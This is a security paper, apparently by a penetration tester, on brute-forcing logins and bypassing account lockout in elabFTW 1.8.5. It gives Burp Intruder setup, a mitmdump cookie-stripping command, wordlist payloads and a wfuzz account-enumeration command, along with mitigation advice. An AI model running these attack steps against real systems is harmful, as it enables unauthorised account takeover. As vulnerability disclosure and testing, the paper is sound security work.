

---

## **Brute-force login and Bypass Account lockout on elabFTW 1.8.5**

samguy, krastanoel[at]gmail[dot]com

2021-07-08

# Contents

- 1 Introduction** **1**
  - 1.1 What is elabFTW . . . . . 1
  - 1.2 Affected version . . . . . 1
  - 1.3 Mitigation . . . . . 1
  
- 2 Technical analysis** **2**
  - 2.1 Lockout process . . . . . 2
  - 2.2 Attack process . . . . . 3
  
- 3 Exploitation** **4**
  
- 4 Conclusion** **11**
  
- 5 Appendix A: Account Enumeration** **12**

# 1 Introduction

This paper will explain how to bypass brute-force protection or account lockout on *elabFTW 1.8.5*. During a penetration test, I came across this specific version and it has an authenticated remote code execution vulnerability so it needs valid accounts and credentials. The protection bypass was found using code review and then leveraged that to automate the attacks using *Burp Suite Intruder*.

## 1.1 What is elabFTW

eLabFTW is a free and open source electronic laboratory notebook for researchers.<sup>1</sup> Once installed on a server, it allows researchers to track their experiments, but also to manage their assets in the lab (antibodies, mouse, siRNAs, proteins, etc.).

## 1.2 Affected version

The attacks have been tested against these specific versions. The later version might be affected as well.

- 1.8.5

## 1.3 Mitigation

1. create *readFailedLoginByIp* function on *app/models/Logs.php* to execute query where *user* field is *REMOTE\_ADDR* and the *body* is **Failed login attempt**.
2. Invoke *readFailedLoginByIp* function on **login.php** to validates if the count is reach the failed attempt limit and banned.

---


<sup>1</sup><https://github.com/elabftw/elabftw>

## 2 Technical analysis

This section will explain how the lockout process works by testing the login page while also reviewing the source code and then making an attack process.

### 2.1 Lockout process

Assuming the administrator email is already known as “administrator@elabftw.local” with a wrong password submitted in the login form will produce a failed login message. See [Appendix A](#) to enumerate valid email accounts.



From the flash messages above, failing 3 times will result in being banned for 1 hour. Let's find out where in the source code these messages are triggered.

```
kali@kali:elabftw-1.8.5$ find . -type f -name "*.php" -exec grep -nH 'Login failed.' {} \;  
./app/controllers/LoginController.php:72:         _("Login failed. Either you mistype  
d your password or your account isn't activated yet.")  
kali@kali:elabftw-1.8.5$ find . -type f -name "*.php" -exec grep -nH 'Number of login' {} \;  
kali@kali:elabftw-1.8.5$ find . -type f -name "*.html" -exec grep -nH 'Number of login' {} \;  
./app/tpl/login.html:7:         {{ 'Number of login attempt left before being banned for %s minut  
es: %s'|trans|format(  
kali@kali:elabftw-1.8.5$
```

From the grep result above there are two files triggering the error messages: **LoginController.php** and **login.html**. Upon further inspection in **LoginController.php** file at line **74** there is an *if-else* validation for login failed attempt.

```
74 if (!$Session->has('failed_attempt')) {  
75     $Session->set('failed_attempt', 1);  
76 } else {  
77     $n = $Session->get('failed_attempt');  
78     $n++;  
79     $Session->set('failed_attempt', $n);  
80 }
```

The code above will set `failed_attempt` key with value 1 in `$Session` variable if it's not exist or, increment the value if it does. Because *PHP* handles and tracks `$Session` variable using *PHPSESSID* in a *Cookie* request header, which is controlled by user, the bypass is very obvious. Simply using random value in *PHPSESSID* or, completely removing the *Cookie* header on each request to **login.php** will force the application to create a new session and the `failed_attempt` key will always be set to 1.

When inspecting the login page a hidden input called *formkey* was found and it's required along with email and password as a data submitted to **LoginController.php**


## 2.2 Attack process

This section will assemble what was found when identifying how the lockout process works.


1. Make a *GET* request to **login.php**
  - Extract *PHPSESSID* from the response header
  - Extract *formkey* from the response body
2. Make a *POST* request to **LoginController.php** with *PHPSESSID* and *formkey* from step 1 included and, use valid email address and wordlists for password on data field
3. Follow *url* redirections from step 2 response location header
  - If *url* redirect location is **login.php**, automatically remove the *Cookie* header
  - If *url* redirect location is not **login.php**, the attack is succeed

### 3 Exploitation

The exploitation will use *Burp Suite's Intruder*<sup>2</sup> tool to automate the attack process. First step is to extract *PHPSESSID* and *formkey* from the **login.php** assuming the request was already made from the browser through *Burp Suite Proxy*. Navigating to *Proxy > HTTP History*, right-clicking on the GET request `/login.php` and select *Send to Intruder*:




Now navigate to *Intruder* window and choose *Positions* tab and remove a *Cookie* header if it exists:




<sup>2</sup><https://portswigger.net/burp/documentation/desktop/tools/intruder/using>

Next, choose *Options* tab and scroll down to *Grep Extract*. Tick *Extract the following items from responses* and set *Maximum capture length* to **150**:



Click *Add* button then *Refetch response* and notice *Set-Cookie* header is being set. Select *PHPSESSID* value and click *OK*:



Click *Add* button again and do the same for *formkey* value:

**Define extract grep item**

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression:

Start at offset:

End at delimiter:

End at fixed length:

Extract from regex group

Case sensitive

Exclude HTTP headers  Update config based on selection below

```
80 <!-- form key -->
81 <input type='hidden' name='formkey' value='def000003e7bca9eb24e7fc97bad706fe760174036ab4d3a46' />
82 <input type='checkbox' checked name='rememberme' id='rememberme' />
83 <label for='rememberme'>
```

0 matches

Select *Always* option on *Redirections*:

**Redirections**


These settings control how Burp handles redirections when performing attacks.

Follow redirections:  Never  On-site only  In-scope only  Always


Process cookies in redirections

Navigate to *HTTP History* tab on *Proxy* window then select **POST /app/controllers/LoginController.php** and copy the raw request:





Go back to *Positions* tab on *Intruder* window and paste copied raw request in the editor and then click *Add \$* button to set a mark on these fields: `PHPSESSID`, `password`, `formkey` and set *Attack type* to **Pitchfork**:



Next, clicking the *Payloads* tab to set 3 payloads. *Payload set 1* for `PHPSESSID` cookie value using **“Recursive Grep”**:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' sub-tab is active. Under 'Payload Sets', 'Payload set' is set to '1' and 'Payload type' is set to 'Recursive grep'. The 'Payload count' is 'unknown' and 'Request count' is '0'. Below this, the 'Payload Options [Recursive grep]' section explains that this type extracts payloads from responses. It instructs to select an 'extract grep' item, with a dropdown menu showing 'From [ PHPSESSID=] to [; path=]' as the selected option.

Payload set 2 for password and set Payload type to “**Simple list**” then click Load to choose a small wordlist file from `/usr/share/wordlists/wfuzz/others/common_pass.txt`:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' sub-tab is active. Under 'Payload Sets', 'Payload set' is set to '2' and 'Payload type' is set to 'Simple list'. The 'Payload count' is '52' and 'Request count' is '0'. Below this, the 'Payload Options [Simple list]' section explains that this type configures a simple list of strings. A list of strings is displayed in a scrollable area, with a 'Load ...' button to its left. The strings in the list are: 123456, 1234567, 12345678, 123asdf, Admin, admin, administrator, asdf123, and backup.

Payload set 3 for formkey using “Recursive Grep”:

The screenshot shows the Burp Suite interface for configuring a payload set. The top navigation bar includes: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project options. Below this, there are tabs for 1, 2, and ... payload sets. The main configuration area is titled "Payload Sets" and contains the following settings:

- Payload set:** 3
- Payload count:** unknown
- Payload type:** Recursive grep
- Request count:** 52

Below the settings, there is a section titled "Payload Options [Recursive grep]" with a description: "This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some si...". It includes a text box for selecting the "extract grep" item from which to derive payloads, with the following content:

```
From [ PHPSESSID=] to [; path=]
From ['formkey' value='] to [' />\n <in...
```

Using *Mitmproxy* command-line *mitmdump* as upstream proxy to automatically remove *Cookie* header when following a redirect location request to `/app/controllers/../../login.php`.

```
kali@kali:~$ mitmdump -p8081 -k -H ":-q ~m GET ./app/controllers/../../login.php:Cookie:''"
Proxy server listening at http://*:8081
```

Navigate to *Project options* > *Connections* > *Upstream Proxy Servers*, toggle *Override user options* and click *Add* button. Specify the *Destination host* to target domain **elabftw.local**, *Proxy host* to **127.0.0.1** and *Proxy port:* **8081** and click *OK*:

The screenshot shows the Burp Suite interface for configuring upstream proxy servers. The top navigation bar includes: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, and Project options. Below this, there are tabs for Connections, HTTP, TLS, Sessions, and Misc. The main configuration area is titled "Upstream Proxy Servers" and contains the following settings:

- Override user options:**

Below the settings, there is a table with the following columns: Enabled, Destination host, Proxy host, Proxy port, Auth type, and Username.

Enabled	Destination host	Proxy host	Proxy port	Auth type	Username
<input checked="" type="checkbox"/>	elabftw.local	127.0.0.1	8081		

Go back to *Intruder* window and start the attack by clicking on *Start attack* button:

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

R...	Payload1	Payload2	Payload3	Status	Redir...	Length	PHPSESSID=	'formkey' value='
0				200	1	4583	m9nbmnn63tvmt...	def0000ec4c5c48...
1				200	1	4583	vuv4k89t88oq79v...	def00000b97e41e...
2	vuv4k89t88oq79vodp...		def00000b97e41eb...	200	1	4583	ske656h4s7f62m2...	def00000ce2681cc...
3	ske656h4s7f62m2hd...	123456	def00000ce2681cc...	200	1	4583	l67pfse0cb8p1nk0...	def000004f984057...
4	l67pfse0cb8p1nk0gq...	1234567	def000004f984057...	200	1	4583	767jld5bni6iup4n...	def0000010ef8958...
5	767jld5bni6iup4nale2...	12345678	def0000010ef8958...	200	1	10084		
6		123asdf		200	1	4583	lb60ssb3o7vgl9bu...	def0000028c7581...
7	lb60ssb3o7vgl9but56...	Admin	def0000028c75819...	200	1	4583	b743ehbojeu6eokj...	def00000476b546...
8	b743ehbojeu6eokje3t...	admin	def00000476b5463...	200	1	4583	snfd8afo8t24itrts...	def00000df33856b...
9	snfd8afo8t24itrtsnaj...	administrator	def00000df33856b...	200	1	4583	68s703285ongban...	def00000cbc48c83...
10	68s703285ongbanafd...	asdf123	def00000cbc48c83...	200	1	4583	p2tj3mnu62mp5s...	def00000cc8d898d...

Request 1 Response 1 Request 2 Response 2

Raw Headers Hex Render

```

1 HTTP/1.0 302 Found
2 Date: Sun, 11 Jul 2021 13:58:09 GMT
3 Server: Apache/2.4.38 (Debian)
4 Cache-Control: max-age=0, private, must-revalidate
5 Set-Cookie: token=ca3359ab38db2033bcc659ea1d1f03bb6a82ec7d28a8e709499a97f872f26022; expires=Tue, 10-Aug-2021 13:56
6 Cache-Control: no-cache, private
7 Location: ./././experiments.php
8 Content-Length: 330
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11

```

See image above the *Payload1* values are always changing and these values are taken from *PHPSESSID* columns for the next request. Forcing the application to create a new session so the *failed\_attempt* key will always be set to 1. The lockout process successfully bypassed.

Notice in the highlighted request, the *Length* size is bigger than others and in the *Response 1* tab, the *Location* header is pointed at “./././experiments.php” meaning the attack is successful.

## 4 Conclusion

Brute-force attacks are often used to break through an application or services to reach the intended goal. The goal is usually to extract confidential data or in this case is to gain administrative access to the application control panel to be able to exploit another critical vulnerability to fully take control of the system.


The brute-force protection on *elabFTW* can be bypassed because the attacker has control over the request header sent to the application. Meanwhile the application itself has to track failed login attempts through the request header and then stored in the session that was created by the default framework function.

Saving data in the sessions are common practices in web developments however, for this specific case it's better to have more strict implementation. Looking at the source code *elabFTW* maintainer opt out to block the request by ip and instead, use a combination of remote ip-address concat with browser *user-agent* and encrypted using *md5*. This implementation is also obvious to bypass just by changing the browser *user-agent* because the attacker has control over the browser.

The *elabFTW* already has what it needs to prevent this attack, again looking at the source code the application is already logging the failed attempt in the database. By adding a function to query and extract the log based on the ipaddress and the failed attempt message, the result can be counted and validated if it's already reached the attempt limit to be banned.

## 5 Appendix A: Account Enumeration

Valid email account is needed to perform successful brute-force attacks on this application. Surprisingly the **reset password** form page response can be used to determine if the email exists using *wfuzz*.



```
kali@kali:~$ wfuzz -c -L -u  
→ "https://elabftw.local/app/controllers/ResetPasswordController.php" -d  
→ "email=FUZZ@elabftw.local&Submit=" -b "PHPSESSID=FUZZ" -w names.txt --hs 'Email not found'
```

```
*****  
* Wfuzz 2.4.5 - The Web Fuzzer *  
*****  
Target: https://elabftw.local/app/controllers/ResetPasswordController.php  
Total requests: 23  
  
=====
```

ID	Response	Lines	Word	Chars	Payload
000000004:	200	126 L	372 W	4447 Ch	"administrator"
000000013:	200	126 L	372 W	4448 Ch	"adrian"
000000018:	200	126 L	372 W	4448 Ch	"benjamin"
000000023:	200	126 L	372 W	4448 Ch	"caitlyn"

```
Total time: 1.766739  
Processed Requests: 23  
Filtered Requests: 19  
Requests/sec.: 13.01833  
kali@kali:~$
```